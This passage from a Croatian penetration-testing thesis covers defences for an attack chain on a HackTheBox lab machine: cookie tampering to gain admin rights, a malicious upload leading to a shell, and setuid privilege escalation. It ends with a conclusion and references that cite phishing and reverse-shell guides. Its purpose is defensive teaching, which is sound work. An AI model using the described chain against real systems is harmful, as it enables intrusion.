svrsi za koju se koriste ali je preporučljivo lozinke mijenjati barem jedanput godišnje [38]. Posljednji i najbolji način zaštite procesa autentifikacije je korištenje dvofaktorske autentifikacije, odnosno korištenja biometrijskih karakteristika korisnika u procesu prijave.

Nakon sustava za autentifikaciju napadnut je sustav za autorizaciju kako bi se dobile ovlasti korisnika *super admin*. Vrijednost na temelju koje se dodjeljuju prava, a koja se naziva *Access ID* prosljeđivala se koristeći kolačiće. Razlog zašto su kolačići nesigurni je to što su spremljeni na strani klijenta te se potom šalju poslužitelju unutar HTTP zahtjeva. Takav zahtjev lako je presresti i modificirati pri čemu se mogu modificirati i vrijednosti koje se nalaze u kolačiću. Na taj način se mogu dobiti prava korisnika koji nije trenutno prijavljen. Način na koji se može zaštititi od ovakvog napada je korištenje sesija umjesto kolačića. Sesija je privremena datoteka na poslužitelju koja sadrži informacije o trenutno prijavljenom korisniku. Korisnik prilikom komunikacije sa poslužiteljem šalje samo identifikator svoje sesije [39]. Iz tog razloga podaci o korisniku poput spomenutog *Access ID-a* se cijelo vrijeme nalaze na poslužitelju te su izvan dosega klijenta, što ih štiti od neovlaštene izmjene.

Sljedeća točka obrane je forma za prijenos datoteka na poslužitelj koja je u praktičnom primjeru iskorištena za prijenos maliciozne skripte. Jedan od načina zaštite je *blacklisting* odnosno odbijanje prijenosa datoteka određenih ekstenzija poput .php, .exe i sličnih. Problem sa *blacklist* pristupom je u tome da je vrlo teško pobrojati sve ekstenzije koje bi mogle predstavljati maliciozne datoteke. Iz tog razloga bolji pristup je *Deny by default* ili *whitelisting* kojim se prijenos svake datoteke odbija ukoliko ekstenzija te datoteke nije eksplicitno dozvoljena. Način na koji se dozvoljene ekstenzije definiraju je unutar datoteke .htaccess koja služi za modificiranje konfiguracije HTTP poslužitelja poput Apache poslužitelja koji se koristio u praktičnom primjeru [40]. S obzirom da je forma za prijenos datoteka u praktičnom primjeru bila namijenjena za prijenos slika, *whitelisting* pristupom bi se dozvolile ekstenzije poput .jpg, .png i sličnih dok bi se datoteke sa svim ostalim ekstenzijama odbile te time uvelike otežao prijenos malicioznih datoteka na poslužitelj.

Posljednja točka obrane u ovom praktičnom primjeru bio je sam poslužitelj nakon uspješnog aktiviranja maliciozne skripte i dobivanja sesije ljuske. U primjeru je HTTP poslužitelj bio pokrenut kao korisnik *www-data*. Sa sigurnosnog aspekta poželjno je da se HTTP poslužitelj pokreće kao korisnik sa ograničenim ovlastima kao što je *www-data* umjesto da se pokreće sa ovlastima *root* korisnika. Iz tog razloga bilo je potrebno poduzeti određene radnje u svrhu podizanja razine ovlasti. Prilikom podizanja razine ovlasti najveći propust bio je postavljen *setuid* za izvođenje *bugtracker* izvršne datoteke. Način na koji se moglo zaštititi od iskorištavanja te datoteke je pohrana opisa *bugova* u direktorij kojem ima pristup grupa *bugtracker* umjesto pohrane tih opisa u *root* direktorij. Time bi se izbjegla potreba za postavljanjem *setuid* te bi se izbjeglo nepotrebno dodjeljivanje *root* ovlasti programu kojeg može izvršiti bilo koji korisnik iz grupe *bugtracker*.

Pregledom načina zaštite od demonstriranih napada može se zaključiti kako je za obranu od napada potrebno pravilno implementirati mjere zaštite na svim ulaznim točkama. Osim zaštite na razini same aplikacije, u nekim slučajevima potrebno je i educirati korisnike o mjerama zaštite posebice kod procesa autentifikacije. Pri tome je potrebno implementirati politiku *Deny by default* pri čemu se korisnički unos odbija ukoliko ne zadovoljava određene kriterije te politiku dodjeljivanja samo onih ovlasti koje su nužno potrebne za odvijanje potrebnih aktivnosti.

6. Zaključak

Iz ovog rada zaključuje se kako je korištenjem postojećih alata za penetracijsko testiranje moguće provoditi *cyber* napade bez velike količine predznanja. Iz tog razloga su platforme poput *HackTheBox* vrlo korisne zato što predstavljaju sigurno okruženje za provođenje akcija penetracijskog testiranja. Time je moguće učiti o informacijskog sigurnosti na praktičan način kroz provođenje napada u okruženju u kojem su takvi napadi legalni. Iz napada demonstriranih u praktičnom primjeru može se zaključiti kako ne postoji samo jedna točka obrane te kako ranjivost u jednom sustavu može dovesti do kompromitacije drugog sustava. Tako se ranjivost u sustavu autentikacije iskoristila za dobivanje pristupa korisniku što je omogućilo kompromitaciju sustava za autorizaciju. Iz tog razloga je potrebno obratiti pozornost na međuovisnosti sustava te implementaciju zaštite od *cyber* napada provesti na način da se ne sprječava samo inicijalni napad već da se sprječava i podizanje razine ovlasti nakon uspješno provedenog napada. Osim zaštite od napada vrlo bitan aspekt informacijske sigurnosti je i detekcija napada. U praktičnom primjeru se napad mogao vrlo lako detektirati prilikom provođenja napada rječnikom nad formom za prijavu. Blokiranjem IP adrese sa koje dolazi veliki broj zahtjeva za prijavom se moglo spriječiti provođenje tog napada te time spriječiti dobivanje pristupa korisniku admin. Time se može zaključiti kako se implementacija sustava zaštite poslužitelja iz praktičnog primjera može podijeliti u nekoliko koraka. Prvi korak je zaštita svih ulaznih točaka poput spomenute forme za prijavu. Sljedeći korak je postavljanje mehanizama za detekciju napada nad ulaznim točkama ali i detekciju potencijalno malicioznog prikupljanja informacija poput skeniranja portova. Zatim je potrebno razmotriti kako kompromitacija jednog sustava utječe na druge sustave te kako spriječiti podizanje razine ovlasti ukoliko je uspješno dobiven pristup korisniku od strane napadača. Naposlijetku, potrebno je educirati zaposlenike. Naime, čak i ako su sve ulazne točke tehnički zaštićene, ukoliko zaposlenici nisu educirani o informacijskoj sigurnosti tehnikama društvenog inženjeringa se mogu iskoristiti na način da napadaču omoguće zaobilaženje postavljenih mjera zaštite.

Popis literature

[1] “OWASP Top Ten Web Application Security Risks | OWASP.” https://owasp.org/www-project-top-ten/ (accessed Jul. 28, 2021).
[2] “What Is A Penetration Test And Why Do I Need It?” https://www.redteamsecure.com/blog/penetration-test-need (accessed Jul. 28, 2021).
[3] “Active vs Passive cybersecurity reconnaissance in Information Security,” *SecurityMadeSimple*. https://www.securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security (accessed Jul. 28, 2021).
[4] “Process: Gaining and Elevating Access,” *Infosec Resources*. https://resources.infosecinstitute.com/topic/process-gaining-and-elevating-access/ (accessed Jul. 28, 2021).
[5] “Penetration Testing: Covering Tracks,” *Infosec Resources*. https://resources.infosecinstitute.com/topic/penetration-testing-covering-tracks/ (accessed Jul. 29, 2021).
[6] M. Security, “What’s Included in a Penetration Test Report?” https://www.mitnicksecurity.com/blog/whats-included-in-a-penetration-test-report (accessed Jul. 29, 2021).
[7] “Parrot OS vs Kali Linux : which is best for Ethical Hacking,” *Ethical Hackers Academy*. https://ethicalhackersacademy.com/blogs/ethical-hackers-academy/parrot-os-vs-kali-linux (accessed Jul. 26, 2021).
[8] “Parrot Security OS - A Debian Based Distro for Penetration Testing, Hacking and Anonymity.” https://www.tecmint.com/parrot-security-os-penetration-testing-hacking-and-anonymity/ (accessed Sep. 01, 2021).
[9] “Installing Kali Linux | Kali Linux Documentation,” *Kali Linux*. https://www.kali.org/docs/installation/hard-disk-install/ (accessed Sep. 01, 2021).
[10] “kali Linux vs Parrot OS: How to Choose The Best?,” *Secure Triad*, Jun. 25, 2021. https://securetriad.io/kali-linux-vs-parrot-os/ (accessed Sep. 01, 2021).
[11] M. mahadeva B. S, “Kali vs Parrot | Overview on two best OS for cyber security experts,” *Medium*, Jul. 13, 2020. https://muralimahadeva.medium.com/kali-vs-parrot-overview-on-two-best-os-for-cyber-security-experts-c91685da83c9 (accessed Jul. 26, 2021).
[12] K. Brown, “Kali Linux System Requirements,” *Linux Tutorials - Learn Linux Configuration*, Jan. 11, 2021. https://linuxconfig.org/kali-linux-system-requirements (accessed Sep. 01, 2021).
[13] “Parrot OS,” *Wikipedia*. Aug. 29, 2021. Accessed: Sep. 01, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Parrot_OS&oldid=1041190203
[14] “What is a Desktop Environment?” https://www.computerhope.com/jargon/d/desktop-environment.htm (accessed Sep. 01, 2021).
[15] “Xfce Desktop Environment.” https://www.xfce.org/ (accessed Sep. 01, 2021).
[16] freeCodeCamp.org, *Full Ethical Hacking Course - Network Penetration Testing for Beginners (2019)*. Accessed: Jul. 21, 2021. [Online Video]. Available: https://www.youtube.com/watch?v=3Kq1MIfTWCE
[17] “Port Scanner using Python,” *GeeksforGeeks*, Apr. 08, 2020. https://www.geeksforgeeks.org/port-scanner-using-python/ (accessed Jul. 21, 2021).
[18] cicnavi, “List of Common Network Port Numbers,” *Utilize Windows*, Dec. 02, 2011. https://www.utilizewindows.com/list-of-common-network-port-numbers/ (accessed Jul. 21, 2021).
[19] “How to Use Nmap: Commands and Tutorial Guide | Varonis.” https://www.varonis.com/blog/nmap-commands/ (accessed Jul. 21, 2021).
[20] g0tmi1k, “Nikto.” https://tools.kali.org/information-gathering/nikto (accessed Jul. 21, 2021).

[21] “Apache Http Server : List of security vulnerabilities.” https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/Apache-Http-Server.html (accessed Jul. 21, 2021).
[22] “DIRB.” https://tools.kali.org/web-applications/dirb (accessed Jul. 21, 2021).
[23] “How to Phish for Social Media & Other Account Passwords with BlackEye,” *WonderHowTo*. https://null-byte.wonderhowto.com/how-to/phish-for-social-media-other-account-passwords-with-blackeye-0196790/ (accessed Jul. 21, 2021).
[24] “Complete Guide to Creating and Hosting a Phishing Page for Beginners,” *WonderHowTo*. https://null-byte.wonderhowto.com/forum/complete-guide-creating-and-hosting-phishing-page-for-beginners-0187744/ (accessed Jul. 21, 2021).
[25] “Study: The most effective phishing emails create a sense of urgency,” *Hashed Out by The SSL Store™*, Oct. 12, 2017. https://www.thesslstore.com/blog/study-effective-phishing-emails-create-sense-urgency/ (accessed Jul. 21, 2021).
[26] “A brief Sony password analysis,” *Troy Hunt*, Jun. 05, 2011. https://www.troyhunt.com/brief-sony-password-analysis/ (accessed Jul. 21, 2021).
[27] C. Hoffman, “What’s the Difference Between Bash, Zsh, and Other Linux Shells?,” *How-To Geek*. https://www.howtogeek.com/68563/htg-explains-what-are-the-differences-between-linux-shells/ (accessed Jul. 21, 2021).
[28] Z. Banach, “Understanding Reverse Shells,” Dec. 03, 2019. https://www.netsparker.com/blog/web-security/understanding-reverse-shells/ (accessed Jul. 21, 2021).
[29] “php-reverse-shell | pentestmonkey.” http://pentestmonkey.net/tools/web-shells/php-reverse-shell (accessed Jul. 21, 2021).
[30] “Linux Password & Shadow File Formats.” https://tldp.org/LDP/lame/LAME/linux-admin-made-easy/shadow-file-formats.html (accessed Jul. 21, 2021).
[31] “Find Command in Linux (Find Files and Directories),” Jun. 13, 2018. https://linuxize.com/post/how-to-find-files-in-linux-using-the-command-line/ (accessed Jul. 21, 2021).
[32] “You know ‘rwx’, but what is ‘rws’ when run `ls -l` - Linux Tips,” *DEV Community*. https://dev.to/0xbf/you-know-rwx-but-what-is-rws-when-run-ls-l-linux-tips-549c (accessed Jul. 21, 2021).
[33] D. McKay, “How to Use the strings Command on Linux,” *How-To Geek*. https://www.howtogeek.com/427805/how-to-use-the-strings-command-on-linux/ (accessed Jul. 21, 2021).
[34] baeldung, “Adding a Path to the Linux PATH Variable | Baeldung on Linux,” Aug. 10, 2019. https://www.baeldung.com/linux/path-variable (accessed Jul. 21, 2021).
[35] secinject, “HTB Oopsie Writeup,” *SecInject*, Apr. 11, 2021. https://secinject.wordpress.com/2021/04/11/htb-oopsie-writeup/ (accessed Jul. 22, 2021).
[36] “Robots.txt File [2021 Examples],” *Moz*. https://moz.com/learn/seo/robotstxt (accessed Jul. 26, 2021).
[37] “asp.net - How to prevent unauthorized spidering,” *Stack Overflow*. https://stackoverflow.com/questions/449376/how-to-prevent-unauthorized-spidering (accessed Jul. 26, 2021).
[38] P. Rubens, “10 ways to make your passwords secure,” *TechRadar*. https://www.techradar.com/news/internet/policies-protocols/10-ways-to-make-your-passwords-secure-1155444 (accessed Jul. 26, 2021).
[39] “Session vs. Cookies| Difference between Session and Cookies - javatpoint,” *www.javatpoint.com*. https://www.javatpoint.com/session-vs-cookies (accessed Jul. 27, 2021).
[40] “How File Upload Forms are Used by Online Attackers,” *Acunetix*. https://www.acunetix.com/websitesecurity/upload-forms-threat/ (accessed Jul. 27, 2021).

Popis slika

Popis tablica